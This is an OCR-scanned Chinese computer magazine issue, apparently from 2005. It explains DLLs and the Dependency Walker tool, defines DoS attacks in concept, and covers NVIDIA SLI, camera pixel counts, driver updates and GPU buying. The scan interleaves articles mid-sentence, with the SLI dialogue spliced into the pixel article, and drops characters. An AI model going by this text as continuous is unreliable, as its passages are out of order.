1.看看DLL里有什么

与其用晦涩的专业术语来解释DLL是什么，不如先来看看DLL里有什么。DLL和EXE文件一样，其中包含的也是程序的二进制执行代码和程序所需的资源(比如图标、对话框、字符串等)，可是为什么要把代码放在DLL里面，而不是做成EXE呢？其实DLL中的代码是以API函数形式出现的，通俗地说，DLL中包含的程序代码都被做成了一个个小模块，应用程序通过按下所需DLL中特定的按钮，来调用DLL中这个按钮所代表的功能。在使用"记事本"等程序时，如果要保存文件或打开文件，就会弹出通用文件对话框，让我们选择文件位置。你可知道，这就是调用了系统底层DLL中的通用对话框界面。

2.系统中几个重要的DLL

Windows中有3个非常重要的底层DLL：Kernel32.dll、User32.dll、GDI32.dll。其中Kernel32.dll顾名思义就是内核相关的功能，主要包含用于管理内存、进程和线程的函数；而User32.dll中包含的则是用于执行用户界面任务的函数，比如把用户的鼠标点击操作传递给窗口，以便窗口根据用户的点击来执行预定的事件；GDI32.dll的名称用了缩写，全称是Graphical Device Interface(图形设备接口)，包含用于画图和显示文本的函数，比如要显示一个程序窗口，就调用了其中的函数来画这个窗口。

3.为什么要用DLL

刚才在谈到这个问题的时候，我们只是解释了DLL将程序代码封装成函数的原理。为什么封装成函数，就能成为系统中大量使用DLL的理由呢？

①扩展应用程序

由于DLL能被应用程序动态载入内存。所以，应用程序可以在需要时才将DLL载入到内存中，这让程序的可维护性变得很高。比如QQ的视频功能需要升级，那么负责编写QQ的程序员不必将QQ所有代码都重写，只需将视频功能相关的DLL文件重写即可。

②便于程序员合作

这个和我们最终用户关系不大，仅供了解。我们都知道编程工具有很多，比如VB、VC、Delphi等，如果好几个人合作来编写一个大的程序，那么可能有的人用VB，有的人用VC，每人负责的部分所使用的编程语言都不同，究竟放在哪个编译器中进行编译呢？这就好比一群来自各个国家的人在共同编写一篇文章，如果他们所使用的语言都不同，写出来的文章怎么可能凑到一起呢？而有了DLL后，可以让VC程序员写一个DLL，然后VB程序员在程序中调用，无需为怎么将它们都编译为一个单独的EXE而发愁了。

③节省内存

如果多个应用程序调用的是同一个动态链接库，那么这个DLL文件不会被重复多次装入内存中，而是由这些应用程序共享同一个已载入内存的DLL。就好比一个办公室中，很少会为每一个员工配置一台饮水机的，而是在一个公共位置放上一个饮水机，所有需要喝水的职员都可以共用这台饮水机，降低了成本又节约了空间。

④共享程序资源

包括刚才提到过的通用文件对话框在内，DLL文件提供了应用程序间共享资源的可能。资源可以是程序对话框、字符串、图标，或者声音文件等。

⑤解决应用程序本地化问题

在下载了某个程序的汉化包后，打开汉化说明，经常可以看到用下载包中的DLL文件覆盖掉程序原来的DLL，汉化就完成了。这些程序都是将执行代码和应用程序界面分开编写了，所以汉化者只需简单地将其中和程序界面相关的DLL汉化并发布即可。

求知若渴:探究DLL的真相

谁知道DLL里究竟有多少函数，又有谁知道EXE调用了哪个DLL的哪些函数？其实，这个问题并不难解决。还记不记得本刊2004年第6期的《无间盗IV——盗亦有盗》中介绍的分析EXE文件的工具Dependency Walker(以下简称Depends，下载地址：http://www.newhua.com/cfan/200517/depends.zip)？今天我们要用它当探险工具，把DLL真相探个通通透透。

1.看看DLL里有多少函数

第一步:下载并解压Depends，运行其中的depends.exe，然后选择菜单“File→Open”(文件→打开)，在文件选择框中选中需要分析的DLL文件并打开，此处选择QQ目录下的QQZip.dll。

第二步:在程序左侧的树状栏中就列出了这个DLL使用了哪些其他DLL的功能函数(原来DLL中还可以调用其他DLL^O^)，而右侧的两个分栏列表分别显示了函数输入及输出表，函数输出表即为该DLL提供给其他EXE或者DLL调用的函数的总列表。

第三步:函数输出表的Function栏中即为输出函数的名称(见图1)，在QQZip.dll中共发现了2个函数:Unzip、Zip。因此可以判断该DLL在QQ程序中负责压缩和解压缩的任务。




图1

2.审审EXE究竟用了哪个DLL

还是拿QQ来作为例子，在Depends中打开QQ.exe，这时界面左侧的树状列表中显示的就是QQ.exe调用的DLL列表(见图2)，如果展开这些DLL分支，还会发现其他的DLL，这就说明QQ调用的这些DLL文件还有可能(几乎是肯定)再调用别的DLL。这就好比买了一台新的DVD机，可能其中用的机芯是SONY的，而这个机芯里的一个小电容又有可能是别的公司的，这是同样的道理。




图2

3.用DLL看穿EXE真面目

刚才得到了QQ.exe所使用的DLL列表，其实通过这个列表，还能分析出很多别的信息。比如其中包含MFC42.dll，所以可以判断QQ.exe是采用VC(即Visual C++)编写的，而包含WSOCK32.dll则说明这个程序带有网络通讯功能(废话！QQ如果不能网络通讯还有什么用……)。以下是一个简表，大家在分析别的EXE时可以根据其所使用的DLL来对其功能进行初步判断。

DLL文件名	可以判断出的EXE信息
MFC42.dll	使用VC5.0/6.0编写。
VBRun*.dll	“*”代表数字版本号，使用VB3.0/4.0编写。
MSVBVM50.dll	使用VB5.0编写，在Windows 98(SE)上自带该DLL。
MSVBVM60.dll	使用VB6.0编写，在Windows Me/2000/XP等系统上自带该DLL。
ADVAPI32.dll	可能会进行注册表操作。
WSOCK32.dll	具备网络通讯功能。
WS2_32.dll	具备网络通讯功能。
WININET.dll	具备HTTP 览、下载等功能，典型的例子是 览器、下载工具。
WINMM.dll	具备多媒体播放能力。
DDRAW.dll	游戏、高级图像处理工具。
D3D*.dll	3D游戏，或者动画处理工具。

4.DLL是个大宝库

除供应用程序调用函数的DLL外，还有另一种用来保存资源的DLL，比如QQ目录下的QQRes.dll，用Depends打开后发现没有任何输出函数，难道是一个鸡肋DLL？可是改用资源工具Resource Hacker(下载地址:http://www.onlinedown.net/soft/12420.htm)打开这个DLL后，就发现原来其中保存了这么多QQ的资源，包括图标、音乐、图片、字符串、对话框(见图3)……




图3

刨根问底:DLL的寓言

DLL引起的故障是很常见的，为什么会引起故障？遇到故障怎么解决？嘘～偷听一下DLL的对话，你就会明白了。

1.从搬运工谈接口兼容性

在Windows工地上，有一个名叫EXE的包工头，他手下有很多称为DLL的建筑工人。其中有一个专门负责搬运的DLL(暂且称为“搬运工A”)，每次需要搬运水泥时，包工头EXE都只要对他喊一声:“来！搬。”

过了一段时间，搬运工A觉得自己的效率太低，于是从原来的每次搬1袋水泥改成了每次搬3袋水泥。改进了搬运方法后，EXE包工头仍然每次只是喊一声:“来！搬。”却不知搬运工A已经改变了搬运的方法。

但又过了一段时间，包工头EXE把搬运工A给辞退了，从别的工地上找来了另一个DLL(暂且称为“搬运工B”)。这个搬运工在别的工地的时候，搬运东西特别快，所以包工头EXE决定把搬运工作给“升级”一下。但真正开始工作时，包工头才发现出了问题……现在不管叫几遍“来！搬。”这个新来的搬运工B都不知道究竟应该搬什么。

上面的例子中，搬运工A改进搬运方法，但EXE调用它的方法仍不变，这就是DLL升级的原理，改进了内部的实现方法，但调用接口不变，这样EXE文件不用跟着升级，就能调用新版本的DLL了。而搬运工B的故事告诉我们，不管新版本的DLL效率多高，如果接口(可以理解为DLL中输出的函数名)与原来的不一致，那么EXE就不知道也无法调用它了。

2.登记身份证的DLL

在系统故障中，有很多都是由于DLL文件没有注册造成的，比如Windows XP的压缩文件夹功能出现故障就很有可能是系统目录中的zipfldr.dll没有注册造成的，这类故障的解决方法也大多是运行如下命令：

regsvr32 DLL文件名

很多人不理解为什么要这么做，是不是所有的DLL都能这样做呢？

其实系统中有两种DLL，一种是不需注册即可使用的，另一种则是必须经过系统登录(即注册)才能使用的。就好像一个临时工和一个记录在员工名单上的长期合同工的区别一样。如何才能区分这两种DLL呢？方法很简单，用刚才的Depends打开这个DLL，同样是看函数输出表，如果其中包含以下两个函数(前者是注册DLL，后者是反注册DLL)，那么就一定是需要注册才能使用的DLL了。

DllRegisterServer

DllUnregisterServer

而regsvr32这个命令，实际上就是调用DLL中的这两个函数("regsvr32 /u DLL文件名"调用的即为DllUnregisterServer反注册函数)。

3.插件DLL的秘密

Winamp、Foobar2000等很多软件都具有插件功能，从网上下载一个DLL放在插件目录下就能让程序支持新的功能，这是怎么做到的呢？就拿时下流行的播放软件"千千静听"来举例吧。

"千千静听"的插件目录在该软件安装目录的Addin子目录下（程序的插件目录一般都会以"Plugins"、"Addin"来命名)。在"千千静听"的插件目录中有许多DLL文件，比如tt_asf.dll、tt_rm.dll等，从文件名中就能看出这些DLL是用来让这个播放器支持各种不同类型的音频文件的。同样，用Depends打开这些文件，你就会发现这些文件的输出函数表中都包括一个同样的函数:ttpGetSoundAddIn（见图4)。




图4

这就是插件的秘密，各种支持插件功能的程序在发布时，都会同时发布一份插件协议，协议中规定了该程序将要调用的插件DLL中必须包含的函数名称及相关的参数规则，然后第三方的插件程序员在编写这个程序的插件时就根据这个插件的标准来编写DLL的输出函数。

①对于插件tt_asf.dll

ttplayer.exe("千千静听"主程序)对tt_asf.dll说:"我要调用你的ttpGetSoundAddIn函数！"

tt_asf.dll回答:"OK。"

②如果把不相关的DLL放进AddIn目录

ttplayer.exe对未知DLL说:"我要调用你的ttpGetSoundAddIn函数！"

tt_asf.dll回答:"那是什么函数？从来没听说过！"

火速链接

DLL文件还有很多有趣的内容，有兴趣的读者可以参考本刊2004年第3期的《征服"动感地带"——DLL文件的八个秘密》。

CF [ZS01]

稀饭魔语大辞典

■熊猫盼盼

随手翻到魔语大辞典D开头的一页，发现在词条"DOS"下还有一条是"DoS"，这难道是大辞典的编校人员粗心的重复错误？当然不是，DOS指的是微软的磁盘操作系统，而DoS则带有明显的黑客色彩，究竟是什么，请看下文……

本期名词: DoS

英语全称: Denial of Service　　**名词解释:**拒绝服务攻击

读音(WAV格式):http://www.newhua.com/cfan/200517/17voice.zip

看到名词解释后，相信你已经明白了为什么说此DoS非彼DOS，拒绝服务是一种黑客的攻击手段。这是一种有 黑客精神的攻击手段，技术含量较低(有工具人人可以做)，但效果却最明显，而且目前没有很好的防范方法，属于纯破坏性的攻击，让我们来看看它的原理。

攻击原理：服务器由于带宽及系统资源的限制，其可接受的客户端请求是有限的(比如我们访问新浪的网页，就是对新浪的网页服务器的一个请求)，比如同时能够接受的客户端请求是20000个，那么当超出20000个的请求并发提交给服务器时，超出的那部分请求就会被服务器拒绝。而DoS攻击就是使用特殊的方法伪造具有虚假地址的请求，提交给服务器后，服务器即发送接受请求的数据包给虚假的地址，然后等待这个地址返回数据包以完成连接，但由于地址是伪造的，所以并没有数据被返回，这样服务器就被占用了一个请求资源。攻击者如果持续进行这种操作，那么服务器的资源最终将被耗尽，其他正常的连接请求就无法被响应，服务器最后拒绝服务。

衍生产品DDoS:很多朋友可能还见过DDoS这个词，这个词的全称是Distributed Denial of Service(分布式的拒绝服务攻击)。它是一种基于DoS的特殊形式的拒绝服务攻击，是一种分布、协作的大规模攻击方式，主要瞄准大网站，如一些公司、搜索引擎和政府部门的站点。最恐怖的是发动这种攻击可能只要一台计算机和一个Modem即可，因为实际的攻击行为是利用一批受控制的电脑来完成的，这种攻击具有较大的破坏性。

CF [ZS02]

显卡小菜的SLI攻略

★★

■廖宇雷

话说显卡小菜最近迷上了各种动作游戏，尤其是DOOM3。但小菜的显卡显然不支持他的爱好，DOOM3里面惨不忍睹的画面效果和不到30fps的速度让原本气氛恐怖的游戏变成了滑稽的动画片。为此，小菜决定再次喜新厌旧，换个能充分体验DOOM3的显卡。

SLI扫盲篇

小菜：N博士，你说我换个什么显卡才能真正体验到DOOM3的刺激感觉啊？

N博士：现在市面上几乎任何一块显卡都不能在1600的分辨率上让DOOM3获得很高的fps，唯有nVidia的SLI技术才能实现这种效果。

小菜：SLI？nVidia把3Dfx买下来这么久才想起让3Dfx大红大紫的SLI技术？

N博士：这里面有个误解。虽然同是SLI，但nVIDIA的SLI是指Scalable Link Interface（可灵活伸缩的连接接口），而3Dfx的SLI是指Scan Line Interleave（隔行扫描线）。这两者有本质上的不同。

小菜：有什么不同啊？难道nVIDIA的SLI不是用两块显卡来 染同一个画面？


N博士：不错，从用户的角度来看，两种SLI都是靠两块独立显卡合作 染同一个画面来获得性能上的提升。但nVIDIA的SLI具有下列特点：

1．nVIDIA的SLI基于PCI-Express总线，而3Dfx的SLI基于PCI总线，前者的带宽是后者的60倍；

2．3Dfx的SLI执行隔行扫描，属于模拟应用，因此可能由于数模转换差异和其他因素等造成图像质量欠佳。而nVIDIA SLI则是完全数字化的帧组合，对图像质量没有任何影响；

3．3Dfx的SLI还有一个重大缺陷就是只能提高纹理填充的效率，而几何运算则仍然需要由CPU来完成，这在今天动 数百万多边形的游戏里面根本没有实用价值。为此，nVIDIA SLI可以让两块显卡协作进行几何运算的能力就显得非常出色，能够真正提高游戏的运行效果；

4．最后，nVIDIA SLI由驱动程序来确定协作模式，例如可以是上下分屏，也可以是逐行处理。并且nVIDIA SLI充分利用了最新的并行计算技术，两块显卡是在驱动程序的协调下进行并行工作，而不是像3Dfx SLI那样的串行工作。



SLI配置篇

小菜：好复杂啊！不过nVIDIA SLI具有几何加速能力确实是现代游戏必需的。不知道要配置一个SLI平台需要些什么条件呢？

N博士：很简单，首先你的主板要基于PCI-Express总线，其次就是购买两块同一厂商同一型号并且支持SLI的nVIDIA显卡，以及一个SLI模块。只要将两块显卡插入PCI-Express插槽并用SLI模块连接好，然后为操作系统装上nVIDIA ForceWare驱动程序，你就可以享受SLI带来的震撼感觉了！



小菜：您刚刚提到装上驱动就可以了，不需要为游戏进行特别设置吗？

N博士：是的，完全不需要进行单独设置。因为对于游戏来说，它根本不知道你用了两块显卡。SLI技术对于应用程序来说是完全透明的。

小菜：那为什么要两块同一厂商同一型号的显卡呢？

N博士：不同厂商不同型号的显卡由于厂商的设计和制造差异，因此容易出现兼容性问题。因此nVIDIA强行规定必须使用同一厂商同一型号，并且支持SLI的nVIDIA显卡。

小菜：目前有哪些显卡支持SLI啊？

N博士：从GeForce 6800 Ultra、GeForce 6800 GT和Quadro FX3400开始，nVIDIA的新款高端显卡都支持SLI技术了，所以选择余地很大。

小菜：使用SLI，对我的主板、CPU、内存以及操作系统这些有什么特别要求吗？

N博士：有几个要求必须达到。首先是主板必须支持PCI-Express，因为SLI显卡只有PCI-Express规格的。其次CPU应该使用目前的高端CPU，否则不能充分发挥SLI的能力。内存也一样，大容量的高速内存能够让游戏以最快的时间将数据加载到显卡。最后就是操作系统最好安装Windows XP SP2，因为新操作系统对新硬件的支持能力总是更好。

SLI实践篇

小菜：看来好马还要配好鞍才行啊。那N博士再和我

别让像素蒙了我们的眼


★★★★

■IntoPET

数码相机毫无疑问已经成了最常见的数码消费品之一。但是如果对数码相机没有足够的了解，那么无论是在选购、拍摄还是打印输出的时候都会多多少少遇到问题。我们今天从数码相机成像的最基本概念——像素来入手，为大家解释像素的原理以及在购买和使用的时候与其相关的许多基本常识，希望对大家有所帮助。

是什么取代了胶片？

对于传统相机的底片而言，每张底片上紧密排布的银盐颗粒记录了一幅幅画面，每一个银盐颗粒都记录了对应位置的颜色信息。到了数码相机时代，微小的电子元器件紧密排列，成为“电子的银盐颗粒”。每个元器件记录下在自身位置所感受到的光线强弱，此时还没有图像的概念出现，不过已经可以用数字来表示这些光照的强弱了。于是乎，每个元器件都能给我们提供一个数值，再利用软件，把数值汇总计算出图像来，这样，像素便出现了。CCD/CMOS上感光组件的元器件经过感光，光电信号转换，A/D转换等步骤以后，在输出的照片上就形成一个点，我们如果把图像放大数倍，会发现这些连续色调其实是由许多色彩相近的小方点所组成，这些小方点就是构成图像的最小单位“像素”(Pixel)。所以，笔者形象地称像素是图像的调色板。



CCD 的工作原理

大家要注意，这里所说的像素分为CCD像素和有效像素。CCD像素是感光器材的元器件总数，每个元器件可以看作一个像素。有效像素是汇总后生成的数字化图像的点的总数，每个点可以看作像素。注意：这两者可是完全不一样的概念。一般来说，每个元器件只能感受三原色中一种颜色的强度，而汇总生成的图像的像素，则承载了三原色（红、绿、蓝）三个通道的所有信息。这两个像素，原则上是CCD像素决定了图像的最大像素（分辨率），但这两个像素一般情况下不相等 。

谁来决定照片的分辨率？

数码相机的分辨率是用图像的绝对像素数来衡量（而不采用每英寸多少像素的dpi指标）。细心的朋友也许已经发现，数码相机拍摄图像的像素数取决于相机内CCD芯片上感光组件的元器件的数量，数量越多则可产生的图像分辨率越高，所拍图像的质量也就越高。

给大家举个例子，尼康COOLPIX 7600数码相机的CCD像素为741万，最大可以拍摄分辨率为3072 ×

说说具体的升级步骤和注意事项吧。

N博士：我推荐按照下面的步骤进行升级。

1.检查主板是否支持PCI-Express总线，然后查找资料或者主板制造商，了解该主板对SLI显卡的支持情况。特别是问清楚这块主板上，哪些型号的SLI显卡是经过了全面测试的。这些信息是下一步选购显卡时的重要参考信息。

2.选购名牌大厂的SLI显卡。虽然中小厂商的产品会更便宜，但对于支持SLI的高端显卡来说还是大厂产品更适合。不论是质量还是稳定性，都是非常出色的。选购时最好购买两块同一批次的同型号显卡，因为有时候厂商会在不同批次的同一型号显卡上采用略微不同的设计或者元件。购买显卡后一定还要记得购买SLI连接模块。

3.安装显卡前下载ForeWare驱动程序和显卡驱动程序（应该选择最新版本的驱动程序），然后卸载现有显卡的驱动程序。安装新显卡后首先安装ForeWare驱动，重启以后再安装显卡驱动。

4.运行游戏或者显卡检测软件验证显卡是否正常工作并进行设置调整。



升级步骤很简单，但要达到最佳效果，还要注意下列事项：

1.如果升级后游戏运行仍然没有多大改善，要首先检查具体原因。例如是不是因为内存太小导致频繁读取硬盘，从而降低了游戏运行速度。或者CPU速度太慢，根本没能发挥SLI显卡的性能。所以要针对具体情况分别处理。

2.如果升级后系统运行不稳定，那么有可能是机箱散热不好造成的。因为两块显卡SLI连接以后距离很近，所以需要机箱具有良好的散热条件。电源功率不够、主板电源模块负载太小也可能出现这种情况，需要多试验以确定原因。

3.如果上述措施都没有办法获得好的效果，那么可以尝试安装一个干净系统来进行测试。因为有时候错误的设置和混乱的系统也会影响应用程序和游戏的运行效果。


小菜：看来学问很多呢。如果系统有病毒、木马也一样不能获得好的效果，对吧？

N博士：呵呵，当然了。

小菜：我这就去电脑城，最近钱多得心慌，是该败家了。

N博士：……

CF [ZS03]



佳能 EOS 350D的CCD

2304=7077888 Pixels。也就是说，实际的有效像素就是708万。

其他像素级的数码相机，其分辨率和有效像素的换算也是如此。可以看出，像素越高，最大输出的图像分辨率也越高。

那为何数码相机标称的CCD像素值比实际拍摄图像的分辨率（有效像素）要大呢？那是因为实际拍摄时需要CCD的像素值大于拍摄图像的像素值，原因是CCD作为数码相机的感光器，边缘的感光元素都有可能发生会出现偏色和模糊，因而在产生图像时，数码相机会自动剪除边缘的像素点。这样就会造成实际拍摄图像的像素值（分辨率）略低于CCD所能提供的像素值的情况。

拍成什么样，打成什么样!

数码相机的分辨率还直接反映出能够打印出的照片尺寸的大小，一般会标示最大分辨率，用户也可以调低分辨率从而在相同的存储卡上保存更多数量的照片。分辨率越高，在同样的输出质量下可打印出的照片尺寸越大。



尼康防抖 CCD

这里还是以尼康 COOLPIX 7600 数码相机为例子，计算方法也是很简单的：

宽：3072 Pixels/300 dpi=10.24"

高：2304 Pixels/300 dpi=7.68"

也就是说如果用300dpi输出分辨率冲印，最多能冲印10.24英寸×7.68英寸的照片，而通常照片的尺寸是：

5 英寸：5 × 3.5

6 英寸：6 × 4

7 英寸：7 × 5

8 英寸：8 × 6

10 英寸：10 × 8

12 英寸：12 × 10

很明显，708万像素能以300dpi的分辨率冲印最大10英寸的照片。

小提示

一般来说，人眼能分辨出的最大分辨率是300dpi，超过这个分辨率，人的眼睛是无法看出差别的，也就是说300dpi和600dpi在人眼看来是没有差别的，所以现在大多数冲印设备最大的设计输出分辨率也就是300dpi。

如上所述，"打印尺寸"与图像分辨率有莫大的关系，只要图像分辨率改变了，打印的尺寸便会跟着变化，而像素和图像分辨率又有直接的关系，所以三者可以互相转换。当然，其中最根本的还是像素。

选购数码相机只注重像素值?

我们之所以关心像素，其实最终的目的是希望自己的照片在放大到足够大的时候，越清楚越好，也就是说希望照片能承载的信息量越多越好，细节越多越好。其实像素的多少并不能决定一切，只有在同样的外界条件，同样的感光设备（同样尺寸、同样厂商的CCD/CMOS）等前提下，我们才能说CCD的像素越多就一定越好。


特别是现在很多人都忽视了CCD/CMOS的尺寸。那么常用的CCD/CMOS尺寸无非是从2/3"、1/1.8"到1/2.7"之间。注意，这里是个分数，2/3"实际上就是0.667英寸，而1/2.7"则是0.37英寸。这些规格是指对角线长度，0.667英寸有多大呢？大约8.8mm×6.6mm左右。对比一般的专业单反相机，感光器材尺寸则大得多，譬如编辑部刚购买的入门级Canon EOS 300D，其CMOS尺寸为22.7mm×15.1mm，面积整整大了6倍。

如果都是民用级数码相机，那么通过计算"感光面积/像素值"就可以大致知道此款机器成像质量的好坏档次。一般时尚机器为了图小，都使用很小的CCD，为了吸引消费者，却往往采用大像素值，典型的Pentax Optio S5的CCD像素达到500万，CCD只有1/2.5"大小，画质可想而知。中档的机器一般采用1/1.8"居多，高档的机器一般采用2/3" CCD居多。

所以，简单理解就是，我们在购买数码相机的时候不光要看它标称多少万像素，更要看他的CCD尺寸。1台600万像素但是CCD只有1/2.5"的数码相机，成像质量一定比不过一台500万像素但是CCD尺寸为1/1.8"的相机。

传说中的Foveon X3

Foveon X3技术是美国Foveon公司今年公布的，这也是世界上第一款全彩色图像传感器。如果按大类算的话，它应该归属于CMOS图像感光技术，但它却不同于传统的CMOS。传统的CMOS都是单像素提供单原色的一种感光技术，而X3却是用单像素提供三原色的感光技术——Foveon X3硅元素滤色镜技术。Foveon X3图像传感器能够使用光学探测器根据硅元素对于不同波长的光波的吸收情况准确地捕捉红、绿、蓝三种色彩。Foveon X3技术的另一个特点是虚拟像素尺寸——VPS（Virtual Pixel Size）。可以理解为把邻近的像素信号组合成一个像素，比如说2x2或者4x4，从而增加信噪比。这个特点可以在提高感光度同时保持低噪点。此外，使用VPS减低像素还可以加快从感光器提取信号的速度，这对于摄像应用有很大帮助。 CF [ZS04]



传统CCD和Foveon X3 CCD

热门驱动快快报 驱动之家 MyDrivers.com

ATi Radeon 系列显卡最新 DNA 加速驱动 4.1.5.7 完全版

u 更新如下：1.基于催化剂驱动5.7版制作而成 2.能够对DNA-ATi控制面板Logo进行修改 3.增加对更多显卡的支持 4.针对D3D进行优化 5.允许安装驱动时不安装WDM驱动 6.修正了SoftMod方面的错误；7.更新 "DNA-ATi Profile Changer" 至1.3版；8.修正了运行FarCry、CS等游戏时出现的小错误 9.加入了一个新的优化选项 GTA-sa。

u 适用环境：Windows 2000/XP

u 下载地址：http://www.mydrivers.com/dir123/d49492.htm

GammaChrome 系列显示芯片最新驱动 6.14.10.2009-15.16.14c 官方正式版。

u 更新如下：新版驱动增强了 GammaChrome 在 Battlefield 2 中的性能，修正了先前驱动版本中存在的 BUG。

u 适用环境：Windows 2000/XP

u 下载地址：http://www.mydrivers.com/dir122/d48865.htm

VIA 威盛 K8M800/K8N800 芯片组显示部分最新驱动 6.14.10.0227-16.94.44.10 官方正式版。

u 更新如下：文件生成日期为06/08/2005，推荐威盛的用户更新，以提高兼容性和整体性能。

u 适用环境：Windows 2000/XP

u 下载地址：http://www.mydrivers.com/dir123/d49337.htm

XGI 图诚 Volari V3 系列显卡最新 Reactor 反应堆驱动 1.13.11 官方正式版。

u 更新如下：新版驱动修正了网游PangYa、天骄2的贴图错误。并且解决速度较慢的BUG，针对使用VIA芯片组做出兼容性优化。

u 适用环境：Windows 2000

http://www.mydrivers.com/dir123/d49247.htm

Intel英特尔852GM/855GM/865G/910GL/915G/915GV/945G系列芯片组视频部分(Intel Graphics Media Accelerator)最新驱动 14.15.0.4363 官方正式多语言版。

u 更新如下：1.增加对Adaptive De-Interlacing自适应交错化技术的支持 2.增加对SCART TV格式的支持 3.修正了在从FSDOS切换到Windows模式后日志文件记录结果失败的问题 4.解决了HDCP显示器在从待机模式恢复后会出现画面显示不正常的问题 。

u 适用环境：Windows 2000/XP

u 适用环境 http://www.mydrivers.com/dir124/d49724.htm

Realtek瑞昱ALC100/ALC101/ALC200/ALC201/ALC201A/ALC202/ALC202A/ALC650/ALC655/ALC658/ALC850 AC97声音芯片最新 WDM 驱动 3.75 版。

u 更新如下：1.增加了一些自定义项目 2.升级了Realtek 3D引擎 3.增加对WMA Pro-over-S/PDIF格式的支持 4.针对ALC850加入了对DTS功能的支持 5.修正了ALI 1689芯片组在电源恢复后不能继续进行语音记录的问题；6.解决了不能在Windows ME系统中正确卸载驱动程序的问题。

u 适用环境：Windows 98SE/ME/2000/XP/2003/XP-64

u 适用环境：http://drivers.mydrivers.com/dir125/d50130.htm



热门驱动热辣评

1. 近日微软官方正式发布了大家期待已久的下一代操作系统 Windows Vista Beta1 版，其中众多的新特性以及华丽的显示界面吸引了电脑爱好者的目光。想必很多朋友应该已经跃跃欲试，准备在自己的爱机上安装尝试一下吧，但想要较好地运行 Windows Vista，除了机器硬件本身符合新版操作系统的要求之外，相配套的驱动程序也是必不可少的。ATi 公司在全球第一个推出了适用于 Windows Vista Beta1 版操作系统的催化剂驱动 Beta 1 版，不过由于时间的原因，本次的驱动包中仅包含显示驱动(Display Driver)部分，ATi 方面已经表示会在今后的时间中，逐步加大对 Windows Vista 驱动的研发力度，推出更稳定、功能更齐全、性能更优良的催化剂驱动。这次发布的新版驱动支持包括 Mobility Radeon 移动显示芯片在内的几乎所有的ATi主流显卡，具体列表如下：Radeon 9500、9550、9600、9650、9700、9800、X300、X600、X700、X800、X850。FireGL X1、X2、X3、Z1、T2、V3100、V3200、V5000、V5100、V7100。FireMV 2200。Mobility Radeon 9550、9600、9700、9800、X300、X600、X700、X800。Mobility FireGL V3100、V3200、V5000、V5100。Radeon Xpress 200、200M。 注意：1.此版驱动不附带安装程序，需要在硬件管理器中进行手动安装；2.驱动包中包含了32位和64位两种驱动，分别适用于64位 Windows Vista Beta1 版和32位 Windows Vista Beta1 版。

适用环境： Windows Vista

下载地址： http://drivers.mydrivers.com/dir124/d49645.htm

2. 继 ATi 发布了适用于最新 Windows Vista Beta1 版操作系统的首款测试版驱动后，另一显卡巨头 nVIDIA 也放出了针对 Vista Beta1 的 ForceWare 驱动 75.03 Beta 版。和ATi的驱动一样，由于时间的关系，本次发布的75.03 Beta 版驱动仅提供了最基本的显示功能，主要用于测试新操作系统的基础显示性能以及兼容性，并未在性能方面进行优化，而且不包括nVIDIA 显卡控制面板程序。需要注意的是：1.此版驱动仅对 nVIDIA GeForceFX 及其以上型号的显卡提供支持，不过相信NV会在今后的版本中加入对其他型号显卡的支持；2.此版驱动仅支持32位 Windows Vista Beta1 版操作系统。

适用环境： Windows Vista

下载地址： http://www.mydrivers.com/dir124/d49692.htm

CF [ZS05]

我有我需要，热门显卡选购路路通

■ 文 / 天津 王磊


近年来，显示芯片市场争斗的愈演愈烈，显示芯片推出厂商陆续的推出了许多型号的产品，这些产品的性能与编号并不是那么容易弄清楚，如SE和XT究竟是怎么回事？XT就一定是更强的型号吗？这些问题都让许多消费者茫然，那么在战火绵延的显卡市场中，普通消费者该如何选择一款既能满足自己需要，又能不超预算的显卡？下面，我们就为大家举几个最常见的例子。

